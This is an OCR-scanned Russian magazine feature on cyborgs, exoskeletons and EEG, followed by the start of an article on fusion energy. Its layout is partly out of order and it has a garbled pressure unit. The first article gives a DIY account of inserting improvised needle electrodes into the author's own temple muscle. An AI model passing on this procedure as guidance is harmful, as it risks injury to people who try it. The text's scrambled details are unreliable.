избавиться




Готовый височный датчик


Но журналисты, как обычно, все переврали, восторгаясь не сложной операцией, а механической культей.
Однако если забыть о глупости журналистов и покопаться в текущих промышленных разработках, то сразу бросается в глаза тот факт, что инженеры и исследователи пока всерьез не взялись за «киборгизацию» человеческого организма, занимаясь «внешними надстройками». Самой яркой разработкой является Bleex — новый писк суровой солдатской моды. Однако даже эта система построена на обработке рефлексов и мышечного усилия человека без вмешательства внутрь организма.
Идея, позаимствованная из фантастики, на самом деле, вполне логична и своевременна. Современный солдат — это уже не гора мышц, а гора всевозможного оборудования. Вес амуниции, превышающий 30 кг, уже давно стал реальностью, но еще не успел стать пределом мечтаний чокнутых генералов. А раз есть спрос, то рано или поздно появится и предложение — команда профессора Казеруни из Беркли начала разработку экзоскелета, который позволит переносить солдату более 100 кг амуниции. Первый прототип


от мышечных культей и снимать информацию напрямую. То есть развлекаться трепанацией, хирургическими пилами, зубилами и молотками, забрызгивать кровью белоснежные халаты и тыкать проводами из розетки прямо в нежную кору головного мозга. Уже не по себе...
Но еще страшнее станет тогда, когда ты осознаешь, каким будет конечный результат. Ведь мало того что реакция приема сигнала любым устройством повысится в сотни раз (примерно в 200), так еще и само устройство может быть не только дурацкой сетевой игрой, где игрок с «правлеными» мозгами будет отстреливать в 200 раз больше врагов. Это может быть настоящее оружие.
Киборги — вот чего нам необходимо опасаться! Они будут лучше нас, людей, во много раз. Умнее, с лучшей памятью, со встроенными телефонами, модемами, фото- и видеоаппаратами и прочей дребеденью, которую мы сейчас таскаем на себе как вьючные животные.
Очевидно, что Врага нужно изучить, тем более что существуют прототипы. Пока слабые и неопасные, но многообещающие.

«Из этих яиц вылупляются ганглы» (c) какой-то трэшевый фильм

Пока СМИ заметили только две разработки, связанные с реальной «технологией киборгов». Обе связаны с медицинскими исследованиями и предназначены для замены ампутированных конечностей.
Шотландцы впервые реализовали полноценную систему приводов, которые управлялись при помощи сигналов, снимаемых с нервных окончаний. Искусственную конечность получил доброволец Кэмпбелл Эйрд, который лишился руки из-за рака. Известность разработка приобрела после того, как Эйрд смог возобновить полеты на своем частном самолете и заниматься спортивной стрельбой. Однако шотландское и британское правительства не слишком баловали университетских исследователей финансированием, поэтому для создания первого прототипа потребовалось несколько лет в период с 1987 по 1993 год и множество небольших грантов от международных организаций. В настоящий момент эта разработка хоть и считается самой совершенной, но, в действительности, до этого ей очень далеко: конечность обладает четырьмя основными функциями и, кроме узлов в локте и запястье, имеет узел в плече. Прототип стоит $170 тысяч, хотя, по признанию разработчиков, промышленный вариант может идти по цене бюджетного автомобиля — около $7-10 тысяч. Американцы всего полгода назад собрали намного более примитивный аналог, но позаботились о его рекламе. Даже российское ТВ захлебывалось от восторга по поводу домохозяйки, которой «восстановили» руку.

Плата CM250 с подключенным передатчиком для управления машинкой



Датчик готов и закреплен


Иглы легко входят в височную мышцу


уже готов и демонстрирует если не прыть и изящество, то, по крайней мере, грузоподъемность.
Bleex состоит из пары гидравлических ножных «костей» с более чем четырьмя десятками сенсоров, контрольного компьютера и двигателя, который регулирует «силу» в зависимости от активности ног человека. Неизвестно, правда это или просто легкое милитаристское кокетство, но разработчики утверждают, что современная военная форма идеально подходит для конструирования удобных креплений «костей».
Двигатель нагнетает давление в гидравлической системе до 1000 Па/дюйм^2 не только для обеспечения движения, но и для выработки электричества. Устройство потребляет порядка кварты углеводородного топлива (им может быть и бензин) за 15 минут активной работы. Экзоскелет управляется не только самим оператором, но и датчиками с компьютером, который по паттерну движения и рефлексов вычисляет оптимальную скорость и амплитуду двигательных актов, что позволяет свести к минимуму силовые затраты человека. Оператор только слегка двигает ногами.
Как видишь, ничего серьезного безумные ученые вроде бы пока не предложили. Наверняка, они просто искусно скрывают своих Огромных Боевых Роботов. Я легко докажу тебе это.

Теория

Начинка черепа всегда интересовала эскулапов, но впервые внятная технология изучения головного мозга была предложена только в 1929 году. Тогда австрийский психиатр Х. Бергер обнаружил так называемые «мозговые волны», которые можно регистрировать на поверхности черепа. При этом он заметил, что состояние испытуемого существенно меняет характеристики этих сигналов. Наиболее заметными оказались сигналы относительно большой амплитуды с характерной частотой около 10 циклов в секунду — Бергер дал им название «альфа-волны». В более активном состоянии пациента Бергер зафиксировал «бета-волны» с более высокой частотой. В итоге это открытие привело к созданию электроэнцефалографического (ЭЭГ) метода изучения мозга.
Сейчас метод ЭЭГ — один из самых технически простых и наиболее перспективных методов изучения мозговой деятельности. Однако нужно признать, что пока еще ЭЭГ относится к наименее расшифрованным источникам данных. Очевидно, что исследователю не удастся ограничиться одним лишь этим методом, но инженеру его возможностей может вполне хватить.

Практика


При разных состояниях сознания и эмоциональных состояниях человека его ЭЭГ сильно отличается. Получившийся график врач обычно расшифровывает «на глазок», точнее, сравнивает его с эталоном. Большего от него и не требуется. Несложно было додумать этот процесс и попытаться выделить определенные состояния сигналов, снимаемых с головного мозга.
Предварительно я провел анализ различных состояний собственного мозга на обычном электроэнцефалографе. Я вводил себя в состояние самовнушения, пугал, смешил себя, смотрел на яркую лампу и, наоборот, выключал свет. На основе собранных данных на энцефалограмме были выделены определенные точки, которые достаточно точно характеризовали мое состояние. Так как моя задача состояла в том, чтобы ограничиться исключительно мозговой деятельностью, то в качестве «раздражителя» я использовал сильные эмоции: смех, отвращение и т.д. — все те состояния, в которые человек может погружать себя самостоятельно посредством воспоминаний. Например, достаточно было вспомнить особенно кровавую криминалистическую фотографию с места аварии или напомнить себе пару невеселых случаев из собственного опыта, чтобы картина ЭЭГ резко изменялась.


Нервы височной области N. auriculotemporalis, верхняя ветвь N. facialis (9,11)


Несложно заметить крупную височную мышцу (2)

На графике видно как всплески активности повторяются каждые 4-5 секунд, при просмотре мной очередного страшного или зубодробительного фото. Самый нижний график показывает насыщение крови кислородом. Он подтверждает мои предположения — в результате предъявления страшной картинки дыхание сбивается. Естественно, ЭЭГ не дает нужной точности и скорости реакции — это далеко не мгновенная, хотя и примитивная процедура. При более серьезном изучении деятельности головного мозга обычно используют специальные электроды и инвазивные датчики, вживляемые пациенту. Вскрывать себе череп как орех у меня не было никакого желания, но анатомический атлас быстро помог найти решение.

Моя хитрость основывалась на том, что эмоции человека непроизвольно отображаются в его мимике. Даже Джеймс Бонд перед доктором Зло не мог удержать лицевые мышцы в абсолютном покое. Достаточно было найти безопасное и при этом богатое нервами место, которое можно истыкать электродами. Такое место найти оказалось очень несложно — это височные области. Рядом проходит лицевой нерв (N. facialis), а сама область имеет множество отводов от верхней ветви N. facialis и нервы височной области N. auriculotemporalis. При этом иглы, которые я использовал в качестве электродов, довольно легко входят в височную мышцу M.temporalis, не приводя к каким-то тяжелым последствиям. Загнать себе иглы в висок — невелика сложность. Предварительно я сполоснул их в растворе кислоты и прокипятил, после чего укрепил в «сендвиче» из тонкого поролона и зафиксировал термоклеем. От каждой иглы я отвел медный провод на контакт цифроаналогового преобразователя — каждая игла получила по биту. Иглы я разделил на группы, что легко заметить на фотографиях. Та группа, которая располагались ближе к нижней части уха, получила «старшие биты» — они больше всего влияют на уровень сигнала. Верхняя группа — «средние», а оставшиеся две толстые иглы — «нижние». В принципе можно было обойтись и без них, но чистота эксперимента важнее: как раз там начинает разветвляться верхняя ветвь N. facialis, а это давало возможность более точно регистрировать изменение мимики.


Результат комплексного исследования во время просмотра фотографий

Далее все просто: в качестве преобразователя можно было использовать любой AD/DA-аппарат, но так как мне необходимо было обрабатывать сигнал на компьютере, то я воспользовался старой 8-битной I/O-карточкой для CD-ROM'а. Во времена первых одно- и двухскоростных приводов звуковые карты стоили очень дорого, поэтому для управления проигрыванием музыки на CD-ROM'е были созданы простые интерфейсные платы. Достаточно сказать, что они умели принимать цифровой 8-битный сигнал по шине и преобразовывать его в аналоговый выход по принципу AdLib или COVOX, а также раскладывали аналоговый сигнал в 8-битное представление. Это позволяло легко расширять систему простейшими звуковыми картами, получая вполне приличный звук. Программное обеспечение к ним найти несложно. FTP-серверы завалены исходниками управляющих программ под *nix. В качестве преобразователя я воспользовался платой NCR CM250, так как она имеет встроенный усилитель и удобный разъем расширения, к пассивным разъемам которого можно без проблем подключить иглы. Эту плату



› Игрушка в состоянии покоя или «радости»



› Сборка височного датчика




› Современный медицинский ЭЭГ-комплекс. Как видишь, ничего сверхъестественного

довольно часто используют для создания самодельных частотомеров и осциллографов.
Сначала нужно было собрать данные и подготовить контрольные паттерны, с которыми я должен был сравнивать свое текущее состояние. Я ограничился съемом сигнала с трех групп электродов, а значит, в идеальном варианте я мог зашифровать 8 различных команд. Но так как задача заключалась в исследовании принципиальной возможности снимать данные, а не в демонстрации инженерной ловкости, то достаточно было получить два четко выраженных состояния, при которых паттерны снимаемых сигналов резко различались бы и легко определялись.
Самыми выраженными эмоциями являются смех и страх. Я прогнал несколько серий фотографий и картинок: от фото аварий и трупов до совершенно идиотских карикатур. Те картинки, которые заставили меня улыбнуться, заметно тормозили активность сигнала, в то время как страх заметно увеличивал амплитуду во всех трех группах. После небольшой правки драйвера платы я заставил ее генерировать на выходе два командных сигнала при достижении определенного минимума и максимума на входах. Так как плата имеет два выхода-тюльпана, то мне несложно было использовать их как управляющие команды для детской радиоуправляемой машинки. Страх двигал машинку на один оборот колес вперед, смех — назад.
Избавиться от «костылей» в виде картинок-раздражителей оказалось довольно легко — я просто запомнил парочку самых эмоциогенных из них. В результате я мог в течение десятка минут катать туда-сюда машинку одной лишь силой памяти, не глядя на монитор, пока эмоции от картинок не теряли интенсивность. После этого достаточно было запомнить следующую пару. Как видишь, простейший способ создания киборга с двумя командами потребовал минимум усилий и пару дней возни с иголками.
Однако совсем недавно я наткнулся на интересную информацию, которая подтвердила, что мой опыт можно легко вывести на серьезный уровень.

«I'll be back» (c) губернатор Калифорнии

В начале 1980 годов в Университете Джонса Гопкинса начались опыты по регистрации активности одиночных нейронов. Глава исследовательской группы после двух с лишним лет экспериментов получил вполне приемлемые результаты на моторной коре головного мозга макак. Он обнаружил, что активность некоторых нервных клеток у обезьяны меняется тогда, когда она двигает лапой в определенном направлении. Если лапа двигается под некоторым углом к оптимальной для нейронов траектории, их активность уменьшается пропорционально косинусу этого угла. Стало ясно, что моторные нейроны коры настроены на широкий диапазон движений конечности и что можно с большой точностью расшифровать сигналы группы нейронов, отвечающих за эти движения.
А через 10 лет в Университете Ханеманна догадались использовать гибкие электроды с тефлоновым покрытием и диаметром острия около 50 микрон. Результат оказался потрясающим: удалось снять данные сразу с 48 нейронов сенсомоторной системы головного мозга крысы — одновременно было зарегистрировано и восприятие сенсорной информации, и ответное использование ее для регуляции движений.
Через некоторое время инженер-электронщик Харви Уиггинс сконструировал устройство, которое обеспечивало выборочный анализ, фильтрацию и усиление нейронных сигналов. Этот аппарат ныне известен под названием «ящик Харви» и является, по сути, первым реально работающим прототипом интерфейса «мозг — машина».
Очевидно, что современная медицинская техника давно уже находится на том уровне, когда вживление инородных тел — чипов, электро- и кардиостимуляторов — кажется рутинной операцией. Разработать небольшой чип, который по сложности не превысит процессор уровня 86-286 с мегабайтом памяти на борту, — задача для студента. Вживление этого чипа с температурным энергоэлементом под череп тоже не сверхзадача. Так что никаких объективных препятствий на пути создания киборгов не существует.
Лично я теперь киборг, хоть и самодельный. Люди теперь — мои враги, как ты понял из первой части статьи. Я должен уничтожить тебя и таких как ты, жалкие биологические создания. Наше время пришло!



ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /


E=mc²

НЕМНОГО О ФИЗИКЕ ВЫСОКИХ ЭНЕРГИЙ

Как-то руководителя английской термоядерной программы и лауреата Нобелевской премии Джона Кокрофта спросили, когда термоядерный реактор даст промышленный ток. Кокрофт ответил: «Через 20 лет». Этот же вопрос ему задали через 7 лет. Ответ был прежним: «Через 20 лет». Журналисты не преминули напомнить Кокрофту его слова семилетней давности, но невозмутимый англичанин отрезал: «Вы видите, я не меняю своей точки зрения».
Шутки шутками, а промышленного термояда до сих пор нет. Основные принципы управляемой термоядерной реакции были изложены еще в начале прошлого века, однако его создание — все еще дело будущего. Но уже близкого. Скажем, не через 20 лет, а через 10. Но почему этот «философский камень» современных алхимиков никак не появится в мировой энергетике, притом что известно, как его соорудить?
На этот вопрос довольно просто ответить, но ответ этот не внесет ясности. Почему? Постараюсь объяснить в этой статье.

Мирный атом

С момента открытия радиоактивности, представляющей собой распад радиоактивных элементов, стало модно исследовать физику ядер вообще. Оказалось (да и ты, наверное, это знаешь), что каждое ядро весит меньше, чем сумма масс его протонов и нейтронов. Как это ни парадоксально звучит.
Загадка дефекта масс была проста: при объединении протонов и нейтронов в ядро выделяется много энергии. Вот откуда недостача массы — она преобразуется в энергию ядра согласно эйнштейновскому «$E=mc^2$».
Как позже подсчитали, убыль массы ядер на 1 грамм эквивалентна такому количеству тепловой энергии, какое получилось бы при сжигании 300 вагонов каменного угля, а это очень и очень много. После этого открытия сразу же встал вопрос о двух вещах: ядерной бомбе и ядерной энергетике.
Но для того чтобы «взломать» ядро атома и вытащить оттуда энергию, нужен был какой-то метод. Придумать его, надо сказать, в то время было нелегко, но стимул был велик: войны, гонка вооружений, перспективы «оружия возмездия» и просто научный интерес.
